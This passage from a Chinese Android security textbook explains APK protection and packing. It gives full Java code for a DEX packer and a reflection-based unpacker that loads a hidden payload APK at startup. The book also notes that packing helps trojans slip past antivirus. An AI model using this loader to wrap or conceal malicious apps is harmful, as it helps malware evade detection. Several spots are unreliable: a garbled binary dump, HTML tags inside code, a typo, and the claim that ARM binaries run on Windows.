        .type main, %function
main:
        @ args = 0, pretend = 0, frame = 8
        @ frame_needed = 1, uses_anonymous_args = 0
        stmfd sp!, {fp, lr}
        add  fp, sp, #4
```

```
        sub   sp, sp, #8
        str   r0, [fp, #-8]
        str   r1, [fp, #-12]
        ldr   r3, .L3
.LPIC0:
        Add r3, pc, r3
        mov r0, r3
        bl puts(PLT)
        mov r3, #0
        mov r0, r3
        sub sp, fp, #4
        ldmfd sp!, {fp, pc}
.L4:
        .align 2
.L3:
        .word .LC0-(.LPIC0+8)
        .size main, .-main
        .ident "GCC: (GNU) 4.4.3"
        .section .note.GNU-stack,"",%progbits
```

（3）汇编

通过 GCC 编译器调用汇编器将汇编代码转换为二进制文件，在本实例中，通过如下指令可以生成二进制文件 hello.o。

```
gcc -c hello.s -o hello.o
```

文件 hello.o 的具体代码如下所示。

```
            H-?蝶?蠱?
?┼
?0 熷└0 忣└ 欆?  ? 0 犮└ 欆┘廲? 埥?    Hello ARM!    GCC: (GNU) 4.4.3 A(    aeabi ┌-    │5TE
─◘┌↕┘¶┌┴┤└↑┌├┌→┐-─ .symtab .strtab .shstrtab .rel.text .data .bss .rodata .comment .note.GNU-stack .ARM.attr
ibutes                    ┌  ─       4   8        ┘       ←                 ? ┼
   ┌  ┘  ◘  %   ┌  └     l     ┌     +  ◘  └     l     ┌   0  ┌  ┐      l
        ┘      8   ┌    x  ↕     ┌     A   ┌       ?              ┌     Q   └
p        ?  )         ┌      ◀  └         ?  a          ┌      ┌  ┐         ?  ?

   ┘  ┼        └          ?  ├          ┌                   ┌           ┘ ?         └ ┌
└ └            └ ┘          └ |
 4          ┌           └ ●          └ ─            └ ◘ ☼       8   ↕ ┌ ¶         ┼    hello.c
$a $d main puts        ←
    4   └|
```

（4）链接

来到最后一个步骤，此时可以通过链接器将上述二进制文件链接成 ARM 原生程序，这个原生程序可以在 Windows 中执行。

第 17 章　加壳技术详解

加壳的全称应该是可执行程序资源压缩，是保护文件的常用手段。加壳过的程序可以直接运行，但是不能查看源代码，要经过脱壳才可以查看源代码。在现实应用中，Android 应用程序面临着巨大的安全威胁，所以保护 APK 文件的安全性一直是广大程序员的重要任务之一。在现实应用中，通常使用加壳技术来提高 Android 应用程序的安全性，通过加壳技术可以有效地防止应用程序被破解。本章将详细讲解 Android 加壳技术基本知识，为读者学习本书后面的知识打下基础。

17.1　常用的 APK 保护技术

知识点讲解：光盘:视频\知识点\第 17 章\常用的 APK 保护技术.avi

在当前市场环境下，因为 Java 字节码的抽象级别较高，所以 Android 的 APK 文件很容易被反编译，这样就带来了很大的安全隐患，例如，如果一款应用 APK 被破解，那么可能会被他人植入广告或者病毒以供他人盈利或窃取用户信息；如果一款游戏 APK 被破解，那么这款游戏可能会从收费版变成免费版，游戏的支付系统也形同虚设。

对于开发者来说，APK 被破解绝对是一场噩梦，而自己手动设置各种加密不但耗时耗力，而且不一定能收到很好的效果。这样保护 Java 字节码不被反编译就成为了广大程序员的重要任务之一。尽管不能够绝对防止程序被反编译，但是努力提高反编译的难度是大为可行的。在当今技术条件下，有如下 5 种常用的 APK 保护技术。

（1）隔离 Java 程序

最简单的方法就是让用户不能够访问到 Java Class 程序，这种方法是最根本的方法，具体实现有多种方式。例如，开发人员可以将关键的 Java Class 放在服务器端，客户端通过访问服务器的相关接口来获得服务，而不是直接访问 Class 文件。这样黑客就没有办法反编译 Class 文件。目前，通过接口提供服务的标准和协议也越来越多，例如 HTTP、Web Service、RPC 等。但是有很多应用都不适合这种保护方式，例如对于单机运行的程序就无法隔离 Java 程序。

（2）对 Class 文件进行加密

为了防止 Class 文件被直接反编译，许多开发人员将一些关键的 Class 文件进行加密，例如对注册码、序列号管理相关的类等。在使用这些被加密的类之前，程序首先需要对这些类进行解密，而后再将这些类装载到 JVM 当中。这些类的解密可以由硬件完成，也可以使用软件完成。

在具体实现时，开发人员往往通过自定义 ClassLoader 类来完成加密类的装载（注意由于安全性的原因，Applet 不能够支持自定义的 ClassLoader）。自定义的 ClassLoader 首先找到加密的类，而后进行解密，最后将解密后的类装载到 JVM 当中。在这种保护方式中，自定义的 ClassLoader 是非常关键的类。由于它本身不是被加密的，因此可能成为黑客最先攻击的目标。如果相关的解密密钥和算法被攻克，那么被加密的类也很容易被解密。

（3）转换成本地代码

将程序转换成本地代码也是一种防止反编译的有效方法，因为本地代码往往难以被反编译。开发人员

可以选择将整个应用程序转换成本地代码，也可以选择关键模块转换。如果仅仅转换关键部分模块，Java 程序在使用这些模块时，需要使用 JNI 技术进行调用。当然，在使用这种技术保护 Java 程序的同时，也牺牲了 Java 的跨平台特性。对于不同的平台，需要维护不同版本的本地代码，这将加重软件支持和维护的工作。不过对于一些关键的模块，有时这种方案往往是必要的。为了保证这些本地代码不被修改和替代，通常需要对这些代码进行数字签名。在使用这些本地代码之前，往往需要对其进行认证，确保这些代码没有被黑客更改。如果签名检查通过，则调用相关 JNI 方法。

（4）代码混淆

代码混淆是对 Class 文件进行重新组织和处理，使得处理后的代码与处理前代码完成相同的功能（语义）。但是混淆后的代码很难被反编译，即反编译后得出的代码非常难懂、晦涩，因此反编译人员很难得出程序的真正语义。从理论上来说，黑客如果有足够的时间，被混淆的代码仍然可能被破解，甚至目前有些人正在研制反混淆的工具。但是从实际情况来看，由于混淆技术的多元化发展，混淆理论的成熟，经过混淆的 Java 代码还是能够很好地防止反编译。下面将详细介绍混淆技术，因为混淆是一种保护 Java 程序的重要技术。

（5）在线加密

APK Protect（http://www.apkprotect.com/）是一个在线对 APK 程序进行加密的网站，可以支持 Java 和 C++语言的保护，能达到反调试、反编译的效果，操作过程简单易用：仅需上传 APK，选择加密项目，等待服务器加密（通常一两个小时左右）后即可下载加壳的 APK，然后再签名上传到应用市场即可。经测试，通过 APK Protect 加密的 APK 变得非常难以破解，从而保护了 APK。

17.2 什么是加壳

知识点讲解：光盘:视频\知识点\第 17 章\什么是加壳.avi

加壳是指利用特殊的算法对 EXE、DLL 文件里的资源进行压缩、加密。加壳类似 WINZIP 的效果，只不过这个压缩之后的文件可以独立运行，解压过程完全隐蔽，都在内存中完成。它们附加在原程序上通过 Windows 加载器载入内存后，先于原始程序执行，得到控制权，执行过程中对原始程序进行解密、还原，还原完成后再把控制权交还给原始程序，执行原来的代码部分。加上外壳后，原始程序代码在磁盘文件中一般是以加密后的形式存在的，只在执行时在内存中还原，这样就可以有效地防止破解者对程序文件的非法修改，同时也可以防止程序被静态反编译。

通过使用加壳工具可以在文件头中加一段指令，告诉 CPU 怎么才能解压自己。现在 CPU 的运算速度快，所以这个解压过程不会看出什么，软件一下就打开了，只有当机器配置非常差时才会感觉到不加壳和加壳后的软件运行速度的差别。当进行加壳时，其实就是给可执行的文件加上一个“外衣”，机器上执行的只是这个外壳程序。当执行这个程序时，这个壳就会把原来的程序在内存中解开，解开后就交给真正的程序。所以，这些工作只是在内存中运行的，无法了解具体是怎样在内存中运行。通常说的对外壳加密，都是指网上很多免费或者非免费的软件被一些专门的加壳程序加壳，基本上是对程序的压缩或者不压缩。这是因为有时程序会过大，需要压缩，但是大部分的程序是因为防止反跟踪、防止程序被跟踪调试、防止算法程序被静态分析，加密代码和数据，可保护程序数据的完整性，使程序不被修改或者被窥视程序的内幕。

加“壳”虽然增加了 CPU 负担，但是减少了硬盘读写时间，实际应用时加“壳”以后程序运行速度更快（当然有的加“壳”以后会变慢，那是选择的加“壳”工具问题）。一般软件都加“壳”，这样不但可以保护自己的软件不被破解、修改，还可以增加运行时启动速度。加“壳”不等于木马，平时用到的绝大多数软件都加了自己的专用“壳”。

RAR 和 ZIP 都是压缩软件，不是加“壳”工具，解压时是需要进行磁盘读写，“壳”的解压缩是直接在内存中进行的。试试用 RAR 或者 ZIP 压缩一个病毒，解压缩时杀毒软件肯定会发现。而用加“壳”手段封装木马，能发现的杀毒软件就少得多。

木马加壳的原理很简单，在黑客营中提供的多数木马中，很多都是经过处理的，而这些处理就是所谓的加壳。当一个 EXE 的程序生成好后，就可以利用诸如资源工具和反汇编工具轻松地对它进行修改，但如果程序员给 EXE 程序加一个壳，那么至少这个加了壳的 EXE 程序就不是那么好修改了，如果想修改就必须先脱壳。

17.3　Android 加壳的原理

知识点讲解：光盘:视频\知识点\第 17 章\Android 加壳的原理.avi

加壳是在二进制的程序中植入一段代码，在运行时优先取得程序的控制权，并做一些额外的工作。大多数病毒是基于上述原理实现的，例如，EXE 文件加壳的过程如图 17-1 所示。




图 17-1　EXE 文件加壳的过程

当前在 PC 平台中已经存在了大量标准的加壳和解壳工具，但是 Android 作为一个新兴的智能设备平台，APK 加壳工具非常少。Android 中 DEX 文件大量使用引用给加壳带来了一定难度，在 Android APK 加壳过程中会牵扯到如下 3 个角色。

（1）加壳程序：加密源程序为解壳数据、组装解壳程序和解壳数据。

（2）解壳程序：解密解壳数据，运行时通过 DexClassLoader 动态加载。

（3）源程序：需要加壳处理的被保护代码。

根据解壳数据在解壳程序 DEX 文件中的分布位置，可以通过如下两种方式实现对 Android DEX 的加壳操作。

17.3.1　解壳数据位于解壳程序文件尾部

当解壳数据位于解壳程序文件尾部方式时，加壳合并后的 DEX 文件的具体结构如图 17-2 所示。

当解壳数据位于解壳程序文件尾部时，加壳 Android DEX 的流程如下所示。

（1）加密源程序 APK 文件为解壳数据。

（2）把解壳数据写入解壳程序 DEX 文件末尾，并在文件尾部添加解壳数据的大小。

（3）修改解壳程序 DEX 头中 checksum、signature 和 file_size 头信息。

（4）修改源程序 AndroidManifest.xml 文件，然后覆盖解壳程序 AndroidManifest.xml 文件。



图 17-2　合并后的 DEX 结构

根据上述方案的具体实现流程，可以编写如下加壳代码。

```
package com.android.dexjiake;
import java.io.ByteArrayOutputStream;
import java.io.File;
import java.io.FileInputStream;
import java.io.FileOutputStream;
import java.io.IOException;
import java.security.MessageDigest;
import java.security.NoSuchAlgorithmException;
import java.util.zip.Adler32;

public class DexjiakeTool {
        public static void main(String[ ] args) {
                // TODO Auto-generated method stub
                try {
                        File payloadSrcFile = new File("g:/payload.apk");
                        File unShellDexFile = new File("g:/unshell.dex");
                        byte[ ] payloadArray = encrpt(readFileBytes(payloadSrcFile));
                        byte[ ] unShellDexArray = readFileBytes(unShellDexFile);
                        int payloadLen = payloadArray.length;
                        int unShellDexLen = unShellDexArray.length;
                        int totalLen = payloadLen + unShellDexLen +4;
                        byte[ ] newdex = new byte[totalLen];
```

```
            //添加解壳代码
            System.arraycopy(unShellDexArray, 0, newdex, 0, unShellDexLen);
            //添加加密后的解壳数据
            System.arraycopy(payloadArray, 0, newdex, unShellDexLen,
            payloadLen);
            //添加解壳数据长度
            System.arraycopy(intToByte(payloadLen), 0, newdex, totalLen-4, 4);
            //修改 DEX file size 文件头
            fixFileSizeHeader(newdex);
            //修改 DEX SHA1  文件头
            fixSHA1Header(newdex);
            //修改 DEX CheckSum 文件头
            fixCheckSumHeader(newdex);


            String str = "g:/classes.dex";
            File file = new File(str);
            if (!file.exists()) {
                file.createNewFile();
            }

            FileOutputStream localFileOutputStream = new FileOutputStream(str);
            localFileOutputStream.write(newdex);
            localFileOutputStream.flush();
            localFileOutputStream.close();


        } catch (Exception e) {
            // TODO Auto-generated catch block
            e.printStackTrace();
        }
    }

    //直接返回数据，读者可以添加自己的加密方法
    private static byte[ ] encrpt(byte[ ] srcdata){
        return srcdata;
    }
    private static void fixCheckSumHeader(byte[ ] dexBytes) {
        Adler32 adler = new Adler32();
        adler.update(dexBytes, 12, dexBytes.length - 12);
        long value = adler.getValue();
        int va = (int) value;
        byte[ ] newcs = intToByte(va);
        byte[ ] recs = new byte[4];
        for (int i = 0; i < 4; i++) {
            recs[i] = newcs[newcs.length - 1 - i];
            System.out.println(Integer.toHexString(newcs[i]));
        }
        System.arraycopy(recs, 0, dexBytes, 8, 4);
        System.out.println(Long.toHexString(value));
        System.out.println();
```

```
    }
    public static byte[ ] intToByte(int number) {
        byte[ ] b = new byte[4];
        for (int i = 3; i >= 0; i--) {
            b[i] = (byte) (number % 256);
            number >>= 8;
        }
        return b;
    }
    private static void fixSHA1Header(byte[ ] dexBytes)
            throws NoSuchAlgorithmException {
        MessageDigest md = MessageDigest.getInstance("SHA-1");
        md.update(dexBytes, 32, dexBytes.length - 32);
        byte[ ] newdt = md.digest();
        System.arraycopy(newdt, 0, dexBytes, 12, 20);
        String hexstr = "";
        for (int i = 0; i < newdt.length; i++) {
            hexstr += Integer.toString((newdt[i] & 0xff) + 0x100, 16)
                    .substring(1);
        }
        System.out.println(hexstr);
    }
    private static void fixFileSizeHeader(byte[ ] dexBytes) {
        byte[ ] newfs = intToByte(dexBytes.length);
        System.out.println(Integer.toHexString(dexBytes.length));
        byte[ ] refs = new byte[4];
        for (int i = 0; i < 4; i++) {
            refs[i] = newfs[newfs.length - 1 - i];
            System.out.println(Integer.toHexString(newfs[i]));
        }
        System.arraycopy(refs, 0, dexBytes, 32, 4);
    }
    private static byte[ ] readFileBytes(File file) throws IOException {
        byte[ ] arrayOfByte = new byte[1024];
        ByteArrayOutputStream localByteArrayOutputStream = new ByteArrayOutputStream();
        FileInputStream fis = new FileInputStream(file);
        while (true) {
            int i = fis.read(arrayOfByte);
            if (i != -1) {
                localByteArrayOutputStream.write(arrayOfByte, 0, i);
            } else {
                return localByteArrayOutputStream.toByteArray();
            }
        }
    }
}
```

当解壳数据位于解壳程序文件尾部时，解壳 Android DEX 流程如下所示。

（1）读取 DEX 文件末尾数据获取解壳数据长度。

（2）从 DEX 文件读取解壳数据，解密解壳数据，以文件形式保存解密数据到一个 APK 文件，例如 a.apk。

（3）通过 DEXClassLoader 动态加载文件 a.apk。

在上述解壳过程中，需要重点考虑如下 4 个问题。

❑ 如何在第一时间执行解壳代码

Android 应用程序是由不同的组件构成的，系统会在需要时启动程序组件。解壳程序必须在 Android 系统启动组件之前运行，以完成对解壳数据的解壳及 APK 文件的动态加载，否则会使程序出现加载类失败的异常。

Android 程序员都知道 Application 作为整个应用的上下文，会被系统第一时间调用，这也是应用开发者程序代码的第一执行点。因此通过配置文件 AndroidManifest.xml 中的 application 字段可以实现解壳代码第一时间运行。

```
    <application
        android:icon="@drawable/ic_launcher"
        android:label="@string/app_name"
        android:theme="@style/AppTheme"  android:name="<span  style="color:  rgb(255,  0,  0);"><em><strong>
com.android.dexunjieke.ProxyApplication</strong></em></span>" >
    </application>
```

❑ 如何替换回源程序原有的Application

当文件 AndroidManifest.xml 被配置为解壳代码的程序时，会替换源程序中原有的程序，为了不影响源程序代码的逻辑性，需要在解壳代码运行完成后替换回源程序原有的程序对象，通常在文件 AndroidManifest.xml 中配置原有程序类信息来实现这一目的。解壳程序要在运行完毕后通过创建配置的程序对象，并通过反射修改回原有的程序。

```
    <application
        android:icon="@drawable/ic_launcher"
        android:label="@string/app_name"
        android:theme="@style/AppTheme"  android:name="<em><strong><span  style="color:  rgb(255,  0,
0);">com.android.dexunjieke.ProxyApplication</span></strong></em>" >
        <span  style="color:  rgb(255,  0,  0);"><em><strong><meta-data  android:name="APPLICATION_
CLASS_NAME" android:value="com.***.Application"/></strong></em></span>
    </application>
```

❑ 如何通过DexClassLoader动态加载APK代码

在 Android 系统中，DexClassLoader 加载的类没有组件生命周期，即使 DexClassLoader 通过对 APK 的动态加载完成了对组件类的加载，当系统启动该组件时还会出现类加载失败异常。通过查看 Android 源代码可知，组件类的加载是由另一个 ClassLoader 来完成的，DexClassLoader 和系统组件 ClassLoader 并不存在关系，所以系统组件 ClassLoader 找不到由 DexClassLoader 加载的类。如果把系统组件 ClassLoader 的 parent 修改成 DexClassLoader，就可以实现对 APK 代码的动态加载。

❑ 代码如何动态引用解壳后的APK资源文件

因为在最外层的解壳程序中保存了程序代码默认引用的资源文件，所以需要增加系统的资源加载路径来实现对解壳后 APK 文件资源的加载。

当解壳数据位于解壳程序文件尾部时，根据前面介绍的解壳 Android DEX 流程可以编写出如下所示的通用解壳代码。

```
package com.android.dexunjieke;

import java.io.BufferedInputStream;
import java.io.ByteArrayInputStream;
import java.io.ByteArrayOutputStream;
import java.io.DataInputStream;
import java.io.File;
```

```
import java.io.FileInputStream;
import java.io.FileOutputStream;
import java.io.IOException;
import java.lang.ref.WeakReference;
import java.util.ArrayList;
import java.util.HashMap;
import java.util.Iterator;
import java.util.zip.ZipEntry;
import java.util.zip.ZipInputStream;

import dalvik.system.DexClassLoader;
import android.app.Application;
import android.content.pm.ApplicationInfo;
import android.content.pm.PackageManager;
import android.content.pm.PackageManager.NameNotFoundException;
import android.os.Bundle;
public class ProxyApplication extends Application {


    private static final String appkey = "APPLICATION_CLASS_NAME";
    private String apkFileName;
    private String odexPath;
    private String libPath;


    protected void attachBaseContext(Context base) {
        super.attachBaseContext(base);
        try {
            File odex = this.getDir("payload_odex", MODE_PRIVATE);
            File libs = this.getDir("payload_lib", MODE_PRIVATE);
            odexPath = odex.getAbsolutePath();
            libPath = libs.getAbsolutePath();
            apkFileName = odex.getAbsolutePath() + "/payload.apk";
            File dexFile = new File(apkFileName);
            if (!dexFile.exists())
                dexFile.createNewFile();
            //读取程序 classes.DEX 文件
            byte[ ] dexdata = this.readDexFileFromApk();
            //分离出解壳后的 APK 文件用于动态加载
            this.splitPayLoadFromDex(dexdata);
            //配置动态加载环境
            Object currentActivityThread = Refanshe.invokeStaticMethod(
                    "android.app.ActivityThread", "currentActivityThread",
                    new Class[ ] { }, new Object[ ] { });
            String packageName = this.getPackageName();
            HashMap mPackages = (HashMap) Refanshe.getFieldOjbect(
                    "android.app.ActivityThread", currentActivityThread,
                    "mPackages");
            WeakReference wr = (WeakReference) mPackages.get(packageName);
            DexClassLoader dLoader = new DexClassLoader(apkFileName, odexPath,
                    libPath, (ClassLoader) Refanshe.getFieldOjbect(
```

```
                        "android.app.LoadedApk", wr.get(), "mClassLoader"));
            Refanshe.setFieldOjbect("android.app.LoadedApk", "mClassLoader",
                    wr.get(), dLoader);


        } catch (Exception e) {
            // TODO Auto-generated catch block
            e.printStackTrace();
        }
    }


    public void onCreate() {
        {


            // 如果源应用配置有 Application 对象，则替换为源应用 Applicaiton，以便不影响源程序逻辑
            String appClassName = null;
            try {
                ApplicationInfo ai = this.getPackageManager()
                        .getApplicationInfo(this.getPackageName(),
                                PackageManager.GET_META_DATA);
                Bundle bundle = ai.metaData;
                if (bundle != null
                        && bundle.containsKey("APPLICATION_CLASS_NAME")) {
                    appClassName = bundle.getString("APPLICATION_CLASS_NAME");
                } else {
                    return;
                }
            } catch (NameNotFoundException e) {
                // TODO Auto-generated catch block
                e.printStackTrace();
            }


            Object currentActivityThread = Refanshe.invokeStaticMethod(
                    "android.app.ActivityThread", "currentActivityThread",
                    new Class[ ] { }, new Object[ ] { });
            Object mBoundApplication = Refanshe.getFieldOjbect(
                    "android.app.ActivityThread", currentActivityThread,
                    "mBoundApplication");
            Object loadedApkInfo = Refanshe.getFieldOjbect(
                    "android.app.ActivityThread$AppBindData",
                    mBoundApplication, "info");
            Refanshe.setFieldOjbect("android.app.LoadedApk", "mApplication",
                    loadedApkInfo, null);
            Object oldApplication = Refanshe.getFieldOjbect(
                    "android.app.ActivityThread", currentActivityThread,
                    "mInitialApplication");
            ArrayList<Application> mAllApplications = (ArrayList<Application>) Refanshe
                    .getFieldOjbect("android.app.ActivityThread",
```

```
                                currentActivityThread, "mAllApplications");
                mAllApplications.remove(oldApplication);
                ApplicationInfo appinfo_In_LoadedApk = (ApplicationInfo) Refanshe
                        .getFieldOjbect("android.app.LoadedApk", loadedApkInfo,
                                "mApplicationInfo");
                ApplicationInfo appinfo_In_AppBindData = (ApplicationInfo) Refanshe
                        .getFieldOjbect("android.app.ActivityThread$AppBindData",
                                mBoundApplication, "appInfo");
                appinfo_In_LoadedApk.className = appClassName;
                appinfo_In_AppBindData.className = appClassName;
                Application app = (Application) Refanshe.invokeMethod(
                        "android.app.LoadedApk", "makeApplication", loadedApkInfo,
                        new Class[ ] { boolean.class, Instrumentation.class },
                        new Object[ ] { false, null });
                Refanshe.setFieldOjbect("android.app.ActivityThread",
                        "mInitialApplication", currentActivityThread, app);


                HashMap mProviderMap = (HashMap) Refanshe.getFieldOjbect(
                        "android.app.ActivityThread", currentActivityThread,
                        "mProviderMap");
                Iterator it = mProviderMap.values().iterator();
                while (it.hasNext()) {
                    Object providerClientRecord = it.next();
                    Object localProvider = Refanshe.getFieldOjbect(
                            "android.app.ActivityThread$ProviderClientRecord",
                            providerClientRecord, "mLocalProvider");
                    Refanshe.setFieldOjbect("android.content.ContentProvider",
                            "mContext", localProvider, app);
                }
                app.onCreate();
            }
        }


        private void splitPayLoadFromDex(byte[ ] data) throws IOException {
            byte[ ] apkdata = decrypt(data);
            int ablen = apkdata.length;
            byte[ ] dexlen = new byte[4];
            System.arraycopy(apkdata, ablen - 4, dexlen, 0, 4);
            ByteArrayInputStream bais = new ByteArrayInputStream(dexlen);
            DataInputStream in = new DataInputStream(bais);
            int readInt = in.readInt();
            System.out.println(Integer.toHexString(readInt));
            byte[ ] newdex = new byte[readInt];
            System.arraycopy(apkdata, ablen - 4 - readInt, newdex, 0, readInt);
            File file = new File(apkFileName);
            try {
                FileOutputStream localFileOutputStream = new FileOutputStream(file);
                localFileOutputStream.write(newdex);
                localFileOutputStream.close();
```

```
        } catch (IOException localIOException) {
            throw new RuntimeException(localIOException);
        }
        ZipInputStream localZipInputStream = new ZipInputStream(
                new BufferedInputStream(new FileInputStream(file)));
        while (true) {
            ZipEntry localZipEntry = localZipInputStream.getNextEntry();
            if (localZipEntry == null) {
                localZipInputStream.close();
                break;
            }
            String name = localZipEntry.getName();
            if (name.startsWith("lib/") && name.endsWith(".so")) {
                File storeFile = new File(libPath + "/"
                        + name.substring(name.lastIndexOf('/')));
                storeFile.createNewFile();
                FileOutputStream fos = new FileOutputStream(storeFile);
                byte[ ] arrayOfByte = new byte[1024];
                while (true) {
                    int i = localZipInputStream.read(arrayOfByte);
                    if (i == -1)
                        break;
                    fos.write(arrayOfByte, 0, i);
                }
                fos.flush();
                fos.close();
            }
            localZipInputStream.closeEntry();
        }
        localZipInputStream.close();
    }


    private byte[ ] readDexFileFromApk() throws IOException {
        ByteArrayOutputStream dexByteArrayOutputStream = new ByteArrayOutputStream();
        ZipInputStream localZipInputStream = new ZipInputStream(
                new BufferedInputStream(new FileInputStream(
                        this.getApplicationInfo().sourceDir)));
        while (true) {
            ZipEntry localZipEntry = localZipInputStream.getNextEntry();
            if (localZipEntry == null) {
                localZipInputStream.close();
                break;
            }
            if (localZipEntry.getName().equals("classes.dex")) {
                byte[ ] arrayOfByte = new byte[1024];
                while (true) {
                    int i = localZipInputStream.read(arrayOfByte);
                    if (i == -1)
                        break;
                    dexByteArrayOutputStream.write(arrayOfByte, 0, i);
```

```
                }
            }
            localZipInputStream.closeEntry();
        }
        localZipInputStream.close();
        return dexByteArrayOutputStream.toByteArray();
    }


    //直接返回数据，读者可以添加自己的解密方法
    private byte[ ] decrypt(byte[ ] data) {
        return data;
    }
```

下面的类 Refanshe 是一个反射调用工具类。

```
public class Refanshe {

    public static  Object invokeStaticMethod(String class_name, String method_name, Class[ ] pareType,
Object[ ] pareVaules){

        try {
            Class obj_class = Class.forName(class_name);
            Method method = obj_class.getMethod(method_name,pareType);
            return method.invoke(null, pareVaules);
        } catch (SecurityException e) {
            // TODO Auto-generated catch block
            e.printStackTrace();
        }   catch (IllegalArgumentException e) {
            // TODO Auto-generated catch block
            e.printStackTrace();
        } catch (IllegalAccessException e) {
            // TODO Auto-generated catch block
            e.printStackTrace();
        } catch (NoSuchMethodException e) {
            // TODO Auto-generated catch block
            e.printStackTrace();
        } catch (InvocationTargetException e) {
            // TODO Auto-generated catch block
            e.printStackTrace();
        } catch (ClassNotFoundException e) {
            // TODO Auto-generated catch block
            e.printStackTrace();
        }
        return null;

    }

    public static Object invokeMethod(String class_name, String method_name, Object obj ,Class[ ] pareType,
Object[ ] pareVaules){

        try {
            Class obj_class = Class.forName(class_name);
```

```
            Method method = obj_class.getMethod(method_name,pareTyple);
            return method.invoke(obj, pareVaules);
        } catch (SecurityException e) {
            // TODO Auto-generated catch block
            e.printStackTrace();
        }   catch (IllegalArgumentException e) {
            // TODO Auto-generated catch block
            e.printStackTrace();
        } catch (IllegalAccessException e) {
            // TODO Auto-generated catch block
            e.printStackTrace();
        } catch (NoSuchMethodException e) {
            // TODO Auto-generated catch block
            e.printStackTrace();
        } catch (InvocationTargetException e) {
            // TODO Auto-generated catch block
            e.printStackTrace();
        } catch (ClassNotFoundException e) {
            // TODO Auto-generated catch block
            e.printStackTrace();
        }
        return null;

    }

    public static Object getFieldOjbect(String class_name,Object obj, String filedName){
        try {
            Class obj_class = Class.forName(class_name);
            Field field = obj_class.getDeclaredField(filedName);
            field.setAccessible(true);
            return field.get(obj);
        } catch (SecurityException e) {
            // TODO Auto-generated catch block
            e.printStackTrace();
        } catch (NoSuchFieldException e) {
            // TODO Auto-generated catch block
            e.printStackTrace();
        } catch (IllegalArgumentException e) {
            // TODO Auto-generated catch block
            e.printStackTrace();
        } catch (IllegalAccessException e) {
            // TODO Auto-generated catch block
            e.printStackTrace();
        } catch (ClassNotFoundException e) {
            // TODO Auto-generated catch block
            e.printStackTrace();
        }
        return null;

    }
```

```
public static Object getStaticFieldOjbect(String class_name, String filedName){

    try {
        Class obj_class = Class.forName(class_name);
        Field field = obj_class.getDeclaredField(filedName);
        field.setAccessible(true);
        return field.get(null);
    } catch (SecurityException e) {
        // TODO Auto-generated catch block
        e.printStackTrace();
    } catch (NoSuchFieldException e) {
        // TODO Auto-generated catch block
        e.printStackTrace();
    } catch (IllegalArgumentException e) {
        // TODO Auto-generated catch block
        e.printStackTrace();
    } catch (IllegalAccessException e) {
        // TODO Auto-generated catch block
        e.printStackTrace();
    } catch (ClassNotFoundException e) {
        // TODO Auto-generated catch block
        e.printStackTrace();
    }
    return null;

}

public static void setFieldOjbect(String classname, String filedName, Object obj, Object filedVaule){
    try {
        Class obj_class = Class.forName(classname);
        Field field = obj_class.getDeclaredField(filedName);
        field.setAccessible(true);
        field.set(obj, filedVaule);
    } catch (SecurityException e) {
        // TODO Auto-generated catch block
        e.printStackTrace();
    } catch (NoSuchFieldException e) {
        // TODO Auto-generated catch block
        e.printStackTrace();
    } catch (IllegalArgumentException e) {
        // TODO Auto-generated catch block
        e.printStackTrace();
    } catch (IllegalAccessException e) {
        // TODO Auto-generated catch block
        e.printStackTrace();
    } catch (ClassNotFoundException e) {
        // TODO Auto-generated catch block
        e.printStackTrace();
    }
}

public static void setStaticOjbect(String class_name, String filedName, Object filedVaule){
```

```
            try {
                Class obj_class = Class.forName(class_name);
                Field field = obj_class.getDeclaredField(filedName);
                field.setAccessible(true);
                field.set(null, filedVaule);
            } catch (SecurityException e) {
                // TODO Auto-generated catch block
                e.printStackTrace();
            } catch (NoSuchFieldException e) {
                // TODO Auto-generated catch block
                e.printStackTrace();
            } catch (IllegalArgumentException e) {
                // TODO Auto-generated catch block
                e.printStackTrace();
            } catch (IllegalAccessException e) {
                // TODO Auto-generated catch block
                e.printStackTrace();
            } catch (ClassNotFoundException e) {
                // TODO Auto-generated catch block
                e.printStackTrace();
            }
        }
}
```

17.3.2　解壳数据位于解壳程序文件头

当解壳数据位于解壳程序文件头时，此时的加壳方式比较复杂，合并后 DEX 文件的具体结构如图 17-3 所示。

当解壳数据位于解壳程序文件头时，加壳 Android DEX 的具体流程如下所示。

（1）加密源程序 APK 文件为解壳数据。

